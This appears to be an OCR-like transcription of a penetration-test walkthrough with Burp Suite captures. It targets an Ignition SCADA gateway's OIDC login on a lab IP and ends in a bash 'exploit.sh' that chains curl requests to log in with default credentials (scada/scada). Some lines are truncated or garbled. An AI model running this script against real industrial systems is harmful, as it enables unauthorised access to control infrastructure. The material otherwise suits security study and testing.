1 GET /idp/default/authn/login?app=gateway&token=Pj0cPAqKDiqz0WvV4xsfjwnSd2e2Tt74Xz1TcxT7cnQ&token=GH3KbGJqdSGsTTUQNDqKB7WFLR%2Fdata%2Ffederate%2Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSUD0cnBDC258TENncmZnakNpNL9nQWlxYjZrIiwidXJpIjoil3dlYi9XepL7IYBXqStUEVhMktl83hxnYL9wI1fdMlwsPJgxpM&prompt=login&max_age=1 HTTP/1.1

2 Host: 192.168.2.10:8088

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpNQ16ob3dYKBS8D9B01aokZUQil0&token=Pj0cPA2Fdata%2Ffederate%2Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQc4dF2XrauixoEFznsZ-2c&nonce=XepL7IYBXqStUEVhMktl83hxnYL9wI1fdMlwsPJgxpM&prompt=login&max_age=1

8 Connection: close


9 Cookie: default.sid=fj0zNmpRCctgmCAWcfJlJwrhPIVrZD-Auda96Bmghk4; JSESSIONID=node0lu4ie14zjwage1dqw2zu6fs16q8.node0

10 Upgrade-Insecure-Requests: 1

11 Cache-Control: max-age=0

12

13



 Request to http://192.168.2.10:8088

```

1 POST /idp/default/authn/submit-username-password-challenge HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpN016ob3dYKBs8D9B01aokZUQil0&t
  PJgxpM&prompt=login&max_age=1
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 93
10 Origin: http://192.168.2.10:8088
11 Connection: close
12 Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=node01u4ie14zjwageldqw2zu6fs16q8.node0
13
14 {
  "username": "admin",
  "password": "admin",
  "token": "eDgBZ25tPAdgBvrTghvrQWFW7GXrjxlftXlMTlyJvk"
}
    
```

- Scan

- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser >

- Send to CPH

- Engagement tools [Pro version only] >

- Copy URL
- Copy as curl command
- Copy to file
- Save item

- Convert selection >

- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V

- Message editor documentation
- Proxy history documentation

Burp Project Intruder Repeater Window Help
 Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options CPH Config
 1 x ...
 Send Cancel < >

Request

Pretty Raw In Actions
 1 POST /idp/default/authn/submit-username-password-challenge HTTP/1.1
 2 Host: 192.168.2.10:8088
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: application/json, text/plain, */*
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4cPJgxpM&prompt=login&max_age=1
 8 Content-Type: application/json; charset=utf-8
 9 Content-Length: 93
 10 Origin: http://192.168.2.10:8088
 11 Connection: close
 12 Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=node01u
 13
 14 {
 "username": "admin",
 "password": "admin",
 "token": "eDg8Z25tPAdgBvrTghvrQWFw7GXrjxlFTxLMTlyJvk"
 }

Response

Request

Pretty Raw In Actions
 1 POST /idp/default/authn/submit-username-password-challenge HTTP/1.1
 2 Host: 192.168.2.10:8088
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: application/json, text/plain, */*
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4cPJgxpM&prompt=login&max_age=1
 8 Content-Type: application/json; charset=utf-8
 9 Content-Length: 93
 10 Origin: http://192.168.2.10:8088
 11 Connection: close
 12 Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=node01u
 13
 14 {
 "username": "admin",
 "password": "admin",
 "token": "eDg8Z25tPAdgBvrTghvrQWFw7GXrjxlFTxLMTlyJvk"
 }

Response

Pretty Raw Render In Actions
 1 HTTP/1.1 400 Bad Request
 2 Connection: close
 3 Referrer-Policy: strict-origin-when-cross-origin
 4 X-Content-Type-Options: nosniff
 5 X-Frame-Options: SAMEORIGIN
 6 X-XSS-Protection: 1; mode=block
 7 Pragma: no-cache
 8 Cache-Control: must-revalidate, no-cache, no-store
 9 Content-Type: application/json
 10 Content-Length: 142
 11
 12 {
 13 "Servlet": "IdpRouteGroupServlet",
 14 "message": "Invalid token",
 15 "url": "/idp/default/authn/submit-username-password-challenge",
 16 "status": "400"
 17 }

```

{
  "username": "admin",
  "password": "admin",
  "token": "eDg8Z25tPAdgBvrTghvrQWFw7GXrjxlFTxLMTlyJvk"
}
  
```


Request

Pretty Raw In Actions

1 POST /idp/default/authn/next-challenge HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpN0160b3dYkBs8D9B01aokZUQ10&r...

Response

Pretty Raw Render In Actions

1 HTTP/1.1 400 Bad Request
2 Connection: close
3 Referrer-Policy: strict-origin-when-cross-origin
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 X-XSS-Protection: 1; mode=block
7 Pragma: no-cache
8 Cache-Control: must-revalidate, no-cache, no-store
9 Content-Type: application/json
10 Content-Length: 122
11
12 {
13 "servlet": "IdpRouteGroupServlet",
14 "message": "Invalid token",
15 "url": "/idp/default/authn/next-challenge",
16 "status": "400"
17 }

POST /idp/default/authn/next-challenge
GET /idp/default/oidc/auth?response_type=...
GET /idp/default/authn/login?app=gateway...
GET /res/sys/js/authentication/authentication...
POST /idp/default/authn/next-challenge

Table with 8 columns: Line, URL, Method, Path, Status, Size, Content-Type, and IP. Contains request logs for lines 18-26.

Request

Pretty Raw In Actions

1 GET /idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=...
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=T2m3A0YT1mlepD...

Response

Pretty Raw Render In Actions

1 HTTP/1.1 302 Found
2 Connection: close
3 Date: Mon, 24 May 2021 02:56:13 GMT
4 Referrer-Policy: strict-origin-when-cross-origin
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Pragma: no-cache
10 Location: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpN0160b3dYkBs8D9B01aokZUQ10&token=Pj0cPaqKDiqz0WvV4xsfjwnSd2e2Tt74Xz1TcxT7cnQ...

Request

Pretty Raw ln Actions

```

1 GET /idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=
  %2Fdata%2Ffederate%2Fcallback%2Fignition&state=
  eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSud0cnBdc25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoil3dlYi9ob2llIn0.ogt_6V-fkMDS2gZCVM0Lsxc4dF2XrauiXoEFznsZ-2c&scope=openid&nonce=XepL7IYBxqStUEVhMktl83hxnYL9wI1fdM1wsPJgxpM&prompt=login&max_age=1&app=gateway&token=KeaSv4c6jR0-KTtpNQ16ob3dYKBs8D9B01aokZUQil0
HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=T2m3AQYTimlepD7S
  FpMFEkz0NgtjCmTl7SRpDeR7hw&token=KeaSv4c6jR0-KTtpNQ16ob3dYKBs8D9B01aokZUQil0&respo
  nse_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignit
  ion&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4
  aDVQM2ViSud0cnBdc25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoil3dlYi9ob2llIn0.ogt_6V-fkMD
  S2gZCVM0Lsxc4dF2XrauiXoEFznsZ-2c&nonce=XepL7IYBxqStUEVhMktl83hxnYL9wI1fdM1wsPJgxpM&
  prompt=login&max_age=1
8 Connection: close
9 Cookie: default.sid=JPZ0bjRMiUdau68C7072Lb_C8mKuuQ3Xx50IYJGyTx8; JSESSIONID=
  node0lu4ie14zjwageldqw2zu6fs16q8.node0
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Pretty Raw Render ln Actions

```

1 HTTP/1.1 302 Found
2 Connection: close
3 Date: Mon, 24 May 2021 03:36:19 GMT
4 Referrer-Policy: strict-origin-when-cross-origin
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Pragma: no-cache
10 Location:
  http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtp
  NQ16ob3dYKBs8D9B01aokZUQil0&token=VQRcLmeQnKF3Zf03g8B0RflrXJ8RFsA980Ieuwx04dU&respo
  nse_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignit
  ion&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4
  aDVQM2ViSud0cnBdc25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoil3dlYi9ob2llIn0.ogt_6V-fkMD
  S2gZCVM0Lsxc4dF2XrauiXoEFznsZ-2c&nonce=XepL7IYBxqStUEVhMktl83hxnYL9wI1fdM1wsPJgxpM&
  prompt=login&max_age=1
11
12

```

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder
1 x	2 x	3 x	...			

http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpNQ16ob3dYKBs8D9B01aokZUQil0&token=cKu6fkuPSbWZj8t3nN5CFqRG_gqzxnVHo_wcX_UQHxY&response_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSud0cnBdc25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoil3dlYi9ob2llIn0.ogt_6V-fkMDS2gZCVM0Lsxc4dF2XrauiXoEFznsZ-2c&nonce=XepL7IYBxqStUEVhMktl83hxnYL9wI1fdM1wsPJgxpM&prompt=login&max_age=1

Request

Pretty Raw \n Actions ▾

```
1 POST /idp/default/authn/next-challenge HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c
  PJgxpM&prompt=login&max_age=1
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 55
10 Origin: http://192.168.2.10:8088
11 Connection: close
12 Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=node01u
13
14 {
  "token": "cKu6fkuPSbWZj8t3nN5CFqRG_gqzxnVHo_wcX_UQHxY"
}
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Mon, 24 May 2021 03:45:03 GMT
4 Referrer-Policy: strict-origin-when-cross-origin
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Pragma: no-cache
10 Content-Length: 142
11
12 {
  "complete": false,
  "nextChallenge": [
    {
      "type": "username-and-password"
    }
  ],
  "rememberMe": false,
  "token": "y5BaRbelqWU_6FKJCGaHxHu7LB-L97i5xc_aztIUJZI"
}
```

Request

Pretty Raw \n Actions ▾

```
1 POST /idp/default/authn/submit-username-password-challenge HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c
  PJgxpM&prompt=login&max_age=1
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 93
10 Origin: http://192.168.2.10:8088
11 Connection: close
12 Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=node0lu
13
14 {
  "username": "admin",
  "password": "admin",
  "token": "y5BaRbelqWU_6FKJCGaHxHu7LB-L97i5xc_aztIUJZI"
}
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Mon, 24 May 2021 03:51:53 GMT
4 Referrer-Policy: strict-origin-when-cross-origin
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Pragma: no-cache
10 Content-Length: 71
11
12 {
  "success": false,
  "token": "b0F9FYPDY8UBzpdWl BT rLBBP1A5QcFM4RCEYXaJPJok "
}
```

Request

```
1 POST /idp/default/authn/submit-username-password-challenge HTTP/1.1
2 Host: 192.168.2.10:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
8 Content-Type: application/json;charset=utf-8
9 Content-Length: 93
10 Origin: http://192.168.2.10:8088
11 Connection: close
12 Cookie: default.sid=JPZ0bjRMiUDau68C7072Lb_C8mKUUQ3Xx50IYJGyTx8; JSESSIONID=node0lu
13
14 {
  "username": "scada",
  "password": "scada",
  "token": "6SdK5ILLwzKLn0d5b5cjgZ8Qe3p8hUqyy-jYAqXGNg"
}
```

Response

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Mon, 24 May 2021 04:02:08 GMT
4 Referrer-Policy: strict-origin-when-cross-origin
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Pragma: no-cache
10 Content-Length: 70
11
12 {
  "success": true,
  "token": "NqUMfnpWwkkvCC8qCXtFDEKSM80CgBxafMPb7JPd0pc"
}
```

Engagement tools [Pro version only] >

- Change request method
- Change body encoding
- Copy URL

- Find references
- Discover content
- Schedule task
- Generate CSRF PoC

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CPH Config

Extensions BApp Store APIs Options

Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

	Loaded	Type	Name
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Python	Custom Parameter Handler
<input type="button" value="Remove"/>			
<input type="button" value="Up"/>			
<input type="button" value="Down"/>			

Details Output Errors

Extension loaded

Name: Custom Parameter Handler

Item	Detail
Extension type	Python
Filename	/home/kali/Downloads/CustomParamHandler_3.0.py
Method	registerExtenderCallbacks
Extension state listeners	1
HTTP listeners	1
Context menu providers	1
Suite tabs	1
Session handling actions	1

```
SET /idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=
%2Fdata%2Ffederate%2Fcallback%2Fignition&state=
eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4aDVQM2ViSUD0cnBDC25BTENncmZnakNpNl9nQWlxYjZrIiwidXJ
pIjoil3dlYi9ob2llIn0.ogt_6V-fkMDS2gZCVm0lsxc4dF2XrauixoEFznsZ-2c&scope=openid&nonce=
XepL7IYBXqStUEVhMktl83hxnYL9wIlfMlwsPJgxpM&prompt=login&max_age=1&app=gateway&token=
Pj0cPAqKDiqz0WvV4xsfjwnSd2e2Tt74Xz1TcxT7cnQ HTTP/1.1
Host: 192.168.2.10:8088
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=KeaSv4c6jR0-KTtpNQ16ob3dYKBS8D9B01aokZUQil0&
token=Pj0cPAqKDiqz0WvV4xsfjwnSd2e2Tt74Xz1TcxT7cnQ&response_type=code&client_id=ignition&redirect_uri=%2Fdata%2F
federate%2Fcallback%2Fignition&scope=openid&state=eyJraWQiOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJyRUNzVFdPUTE4a
DVQM2ViSUD0cnBDC25BTENncmZnakNpNl9nQWlxYjZrIiwidXJpIjoil3dlYi9ob2llIn0.ogt_6V-fkMDS2gZCVm0lsxc4dF2XrauixoEFznsZ
-2c&nonce=XepL7IYBXqStUEVhMktl83hxnYL9wIlfMlwsPJgxpM&prompt=login&max_age=1
Connection: close
Cookie: default.sid=JPZ0bjRMiUDau68C7Q72Lb_C8mKUuQ3Xx50IYJGyTx8; JSESSIONID=
node0lu4ie14zjwagel1dqw2zu6fs16q8.node0
Upgrade-Insecure-Requests: 1
```


Scan

Send to Intruder Ctrl-I

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser >

Send to CPH

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

Convert selection >

URL-encode as you type

Cut Ctrl-X

Copy Ctrl-C

Paste Ctrl-V

Message editor documentation

Proxy interception documentation

```

(kali@kali) [~/Documents]
└─$ curl -i -s -k -X 'GET' \
  -H '$Host: 192.168.2.10:8088' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H '$Accept-Language: en-US,en;q=0.5' -H '$Accept-Encoding: gzip, deflate' -H '$Connection: close' -H '$Upgrade-Insecure-Requests: 1' \
  -b '$default.sid=UTi_oidlj05rMZ9ZqqRAFpia9RvVNH8b6ZaiK-Ht2mw; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
  '$http://192.168.2.10:8088/idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignition&state=eyJraW0iOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJiNGIia05LR3REazNiTUNyRE1a1JhNE00ZDVPWUFzMkRqN01jeUMxX1dNIiwidXJpIjoil3dlYi9zdGF0dXMvIn0.JVjzgnwCRMa3KAMwUAfERUmYbEr_Y7zSNe6vQvyAXEM&scope=openid&nonce=nXyZsbamY2z737Zc9suNoBtLZDEoDyeKN1m-3NPwC8&prompt=login&max_age=1&app=gateway&token=1U1kEb14gQocrwZUXc4W3csBE-cKrvt13g6nxEIAAXc'
HTTP/1.1 302 Found
Connection: close
Date: Sat, 29 May 2021 15:50:03 GMT
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Pragma: no-cache
Set-Cookie: default.sid=AmoMpE7oxQe99_R907MfgiaESrylidCegwSRP45w6m8; Path=/idp/default; HttpOnly; SameSite=Strict
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://192.168.2.10:8088/idp/default/authn/login?app=gateway&token=1U1kEb14gQocrwZUXc4W3csBE-cKrvt13g6nxEIAAXc&token=ALX4N7r5d50u4JQh40hscQURYUpqMXA90eJvFdKPKjKQ&response_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignition&state=eyJraW0iOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJiNGIia05LR3REazNiTUNyRE1a1JhNE00ZDVPWUFzMkRqN01jeUMxX1dNIiwidXJpIjoil3dlYi9zdGF0dXMvIn0.JVjzgnwCRMa3KAMwUAfERUmYbEr_Y7zSNe6vQvyAXEM&scope=openid&nonce=nXyZsbamY2z737Zc9suNoBtLZDEoDyeKN1m-3NPwC8&prompt=login&max_age=1

```

```

#!/bin/bash
oidc_cmd="
curl -i -s -k -X 'GET' \
  -H '$Host: 192.168.2.10:8088' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H '$Accept-Language: en-US,en;q=0.5' -H '$Accept-Encoding: gzip, deflate' -H '$Connection: close' -H '$Upgrade-Insecure-Requests: 1' \
  -b '$default.sid=UTi_oidlj05rMZ9ZqqRAFpia9RvVNH8b6ZaiK-Ht2mw; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
  '$http://192.168.2.10:8088/idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=%2Fdata%2Ffederate%2Fcallback%2Fignition&state=eyJraW0iOiJrMSIsImFsZyI6IkhTMjU2In0.eyJqdGkiOiJiNGIia05LR3REazNiTUNyRE1a1JhNE00ZDVPWUFzMkRqN01jeUMxX1dNIiwidXJpIjoil3dlYi9zdGF0dXMvIn0.JVjzgnwCRMa3KAMwUAfERUmYbEr_Y7zSNe6vQvyAXEM&scope=openid&nonce=nXyZsbamY2z737Zc9suNoBtLZDEoDyeKN1m-3NPwC8&prompt=login&max_age=1'
"
oidc_token=$(eval $oidc_cmd | grep -oP '(?<=&token=).*?(?=&response)')
echo $oidc_token

```

```

└─$ bash exploit.sh
LMkp09nWZwhAhEsa7IS9dv_fTTJPr3syugVUYnNTEHE

```

```

next_cmd="
curl -i -s -k -X 'POST' \
  -H '$Host: 192.168.2.10:8088' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H '$Accept-Language: en-US,en;q=0.5' -H '$Accept-Encoding: gzip, deflate' -H '$Connection: close' -H '$Upgrade-Insecure-Requests: 1' \
  -b '$default.sid=EALxGrVCiVZPqPQKHrcjLJ1PIe9dsxxLIN313NYhMNE; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
  --data-binary '${"token":"$oidc_token"}' \
  '$http://192.168.2.10:8088/idp/default/authn/next-challenge'
"
next_token=$(eval $next_cmd | grep -oP '(?<=token":").*(?=")')
echo $next_token

```

```

└─$ bash exploit.sh
6iTrVzVnR_0k1MGZummEP2YtiJz60dowKe19ooU16JU
s5fnGlVPI2ziqt83C5l9M-nGSXTvZFjB1pRCp0I--BU

```

```

auth_cmd="
curl -i -s -k -X $'POST' \
-H $'Host: 192.168.2.10:8088' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept:
-b $'default.sid=EALxGrVCiVZPqPQKHrcjLJ1PIe9dsxxLIN313NYhMNE; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
--data-binary $'{"username":"scada","password":"scada","token":"","next_token":""}' \
$'http://192.168.2.10:8088/idp/default/authn/submit-username-password-challenge'
"
output=$(eval $auth_cmd)
echo $output

```

```

└─$ bash exploit.sh
xor_Y4A-6 1RoGch_YnIgpjyE4b81h20mEucDwCnp4
G8ZAIBToSpKSpK43LnunDVUXGbj1UvJHIsXePtSCsUY
{"success":true,"token":"EeQhA_7aJF_98g_2hma0nn10N2d0u8lqlA1c6X8RyZ4"}

```

```

#!/bin/bash

host='192.168.2.10:8088'
sid='EALxGrVCiVZPqPQKHrcjLJ1PIe9dsxxLIN313NYhMNE'
user='scada'
pass='scada'

oidc_cmd="
curl -i -s -k -X $'GET' \
-H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
-b $'default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
$'http://$host/idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=%2
"
oidc_token=$(eval $oidc_cmd | grep -oP '(?<=c&token=).*?(?=\&response)')
echo $oidc_token

next_cmd="
curl -i -s -k -X $'POST' \
-H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
-b $'default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
--data-binary $'{"token":"$oidc_token"}' \
$'http://$host/idp/default/authn/next-challenge'
"
next_token=$(eval $next_cmd | grep -oP '(?<=token\":").*?(?=\")')
echo $next_token

auth_cmd="
curl -i -s -k -X $'POST' \
-H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
-b $'default.sid=$sid; JSESSIONID=node0106jljylokdxr1hlf283omlpol11.node0' \
--data-binary $'{"username":"$user","password":"$pass","token":"$next_token"}' \
$'http://$host/idp/default/authn/submit-username-password-challenge'
"
output=$(eval $auth_cmd)
echo $output

```

